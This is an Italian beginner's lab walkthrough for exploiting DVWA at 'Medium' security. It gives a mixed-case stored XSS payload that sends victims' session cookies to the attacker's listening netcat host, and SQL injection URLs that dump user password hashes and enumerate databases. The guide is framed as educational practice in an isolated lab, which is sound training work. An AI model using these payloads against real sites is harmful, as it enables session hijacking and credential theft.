📘 Guida "For Dummies" all'Exploitation Web (Sicurezza Medium)

⚠️ **Attenzione:** Questa guida è solo a scopo educativo. Esegui questi attacchi esclusivamente nel tuo laboratorio virtuale isolato (kalinet). Non attaccare mai una rete senza autorizzazione.

Parte 1: Furto di Cookie con XSS Stored

(Cross-Site Scripting Persistente)

🧐 Cos'è?

Immagina di lasciare un bigliettino adesivo (post-it) su un frigorifero pubblico che dice: "Chiama questo numero per una pizza gratis". Quando qualcuno lo legge, chiama il numero, ma invece della pizza, consegna inconsapevolmente il proprio portafoglio.

- **XSS Stored** è il "bigliettino". Lasci codice malevolo su un sito web (come in una sezione commenti).
- Quando altri utenti visualizzano il commento, il browser esegue il tuo codice, che invia segretamente il loro "Cookie di Sessione" (il loro documento d'identità digitale) a te.

🚧 Il Problema con la Sicurezza "Medium"

A livello "Low", potevi semplicemente scrivere <script>...</script>.

A livello **Medium**, gli sviluppatori sono diventati più furbi. Hanno usato un filtro per cancellare la parola <script> e fermare gli hacker.

- **La Falla:** Hanno usato una funzione che è **case-sensitive** (sensibile alle maiuscole/minuscole), come str_replace. Questa cancella "script" (minuscolo) ma potrebbe non riconoscere "ScRiPt".

🛠️ Attacco Passo-Dopo-Passo

Passo 1: Prepara la Trappola (Il Listener)

Prima di attaccare, hai bisogno di un posto dove ricevere i cookie rubati. Useremo **Netcat** sulla tua macchina Kali.

1. Apri il terminale su Kali (192.168.100.10).
2. Digita il seguente comando per ascoltare sulla porta 4444:
   Bash
   `nc -lvnp 4444`

- **Spiegazione:** nc è Netcat. -l ascolta, -v è verboso (mostra dettagli), -n niente lookup DNS (più veloce), -p specifica la porta.
- **Output Atteso:** listening on [any] 4444 ....

Passo 2: Crea il Payload "Misto"

Inganneremo il filtro mescolando lettere maiuscole e minuscole.


1. Accedi a DVWA sulla macchina vittima (http://192.168.100.11/dvwa).
2. Vai su **DVWA Security** e impostalo su **Medium**. Clicca **Submit**.
3. Vai su **XSS (Stored)**.
4. Nel campo **Name**, scrivi un nome qualsiasi (es. Hacker).
5. Nel campo **Message**, copia e incolla *esattamente* questo codice (sostituisci l'IP con il tuo IP di Kali):
   HTML
   ```
   <ScRiPt>window.location='http://192.168.100.10:4444/?cookie='+document.cookie;</ScRiPt>
   ```

   - 💡 **Perché funziona:** Il sito cerca <script> (tutto minuscolo) per cancellarlo. Non riconosce <ScRiPt>, quindi lo lascia passare.

Passo 3: Il Colpo

1. Clicca su **Sign Guestbook**.
2. **Guarda il tuo terminale Kali.** Dovresti vedere immediatamente una connessione!
   - **Output Atteso:**
     Plaintext
     ```
     connect to [192.168.100.10] from (UNKNOWN) [192.168.100.11] ...
     GET /?cookie=security=medium;%20PHPSESSID=abc123456789...
     ```

3. **Successo!** Quella lunga stringa dopo PHPSESSID= è il cookie di sessione dell'utente. Ora puoi usarlo per impersonarlo.



Parte 2: Dump dei Dati con SQL Injection

(La Fuga di Dati dal Database)

🧐 Cos'è?

Immagina che una pagina di login chieda al database: *"Esiste l'Utente ID '1'?"*

La **SQL Injection** agisce come un trucco mentale Jedi. Tu rispondi: *"L'Utente è 1... O 1=1 (che è sempre vero)."*

Il database si confonde e rivela tutti i suoi segreti.

🚧 Il Problema con la Sicurezza "Medium"

A livello "Low", usavamo gli apici singoli (') per ingannare i campi di testo.

A livello **Medium**, il sito usa un filtro "magic quote" (mysql_real_escape_string) che mette una barra davanti ai tuoi apici (trasformando ' in \'), rompendo l'attacco.

- **La Falla:** Il campo User ID è un **Numero (Intero)**, non testo. Nei database SQL, non servono apici per i numeri. Se non usiamo apici, il filtro non ha nulla da bloccare!.

🛠️ Attacco Passo-Dopo-Passo

Passo 1: Verifica la Vulnerabilità

1. Vai su **SQL Injection** in DVWA (assicurati che la Sicurezza sia ancora **Medium**).
2. Nota l'input "User ID".
3. **Il trucco:** Se il sito ti dà un menu a tendina invece di una casella di testo, non possiamo scrivere liberamente. Dobbiamo usare la **barra degli indirizzi (URL)** del browser per inviare l'attacco.
4. Guarda l'URL nel tuo browser. Assomiglia a questo: http://192.168.100.11/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Passo 2: Il Bypass "Senza Apici"

Chiederemo al database "Utente 1 O tutti gli altri utenti".

1. Clicca nella barra degli indirizzi/URL del browser.
2. Modifica la parte id=1 con questo comando:
   Plaintext
   id=1 OR 1=1

3. **Aspetta!** Ai browser non piacciono gli spazi. Il modo più sicuro è scriverlo esattamente

così nell'URL:
Plaintext
http://192.168.100.11/dvwa/vulnerabilities/sqli/?id=1 OR 1=1&Submit=Submit

4. **Premi Invio.**
5. **Output Atteso:** Dovresti vedere una lista di *tutti* gli utenti nel database (admin, Gordon Brown, Pablo Picasso, ecc.).

Passo 3: Il "Data Dump" (Task Bonus)

Ora, rubiamo le password. Usiamo il comando UNION per combinare i risultati normali con la nostra richiesta segreta.

1. Nella barra URL, sostituisci la sezione id=... con questo payload:
   Plaintext
   http://192.168.100.11/dvwa/vulnerabilities/sqli/?id=1 UNION SELECT user, password FROM users&Submit=Submit


   (Nota: Se il browser ha problemi con gli spazi, sostituiscili con %20 o +)
2. **Premi Invio.**
3. **Output Atteso:** Guarda in fondo alla pagina. Dove di solito c'è il "Surname" (Cognome), vedrai strane stringhe lunghe di lettere e numeri.
   - Esempio: admin | 5f4dcc3b5aa765d61d8327deb882cf99
4. Queste sono **Password Hashate**. Hai rubato le credenziali del database!.

Passo 4: Guardare altri Database (Extra Bonus)

L'esercizio chiede di recuperare informazioni dai "DB collegati". Possiamo chiedere al sistema "Quali altre tabelle hai?" usando information_schema.

1. Usa questo payload nell'URL:
   Plaintext
   http://192.168.100.11/dvwa/vulnerabilities/sqli/?id=1 UNION SELECT schema_name, null FROM information_schema.schemata&Submit=Submit

2. **Output Atteso:** Vedrai una lista di altri database sul server, come metasploit, tikiwiki e mysql.



🆘 Risoluzione Problemi (Troubleshooting)

- **Netcat non cattura i cookie?**
  - Controlla il tuo IP: Digita ip a su Kali. Assicurati di mettere l'IP corretto di Kali nel tag <ScRiPt>.
  - Controlla il firewall: Assicurati che non ci siano blocchi sulla porta 4444.
- **L'SQL Injection dà errori?**
  - Hai usato un apice (')? Ricorda, **niente apici** permessi al livello Medium per questo campo.
  - Resetta il DB: In DVWA, clicca **Setup / Reset DB** per pulire i dati e riprova.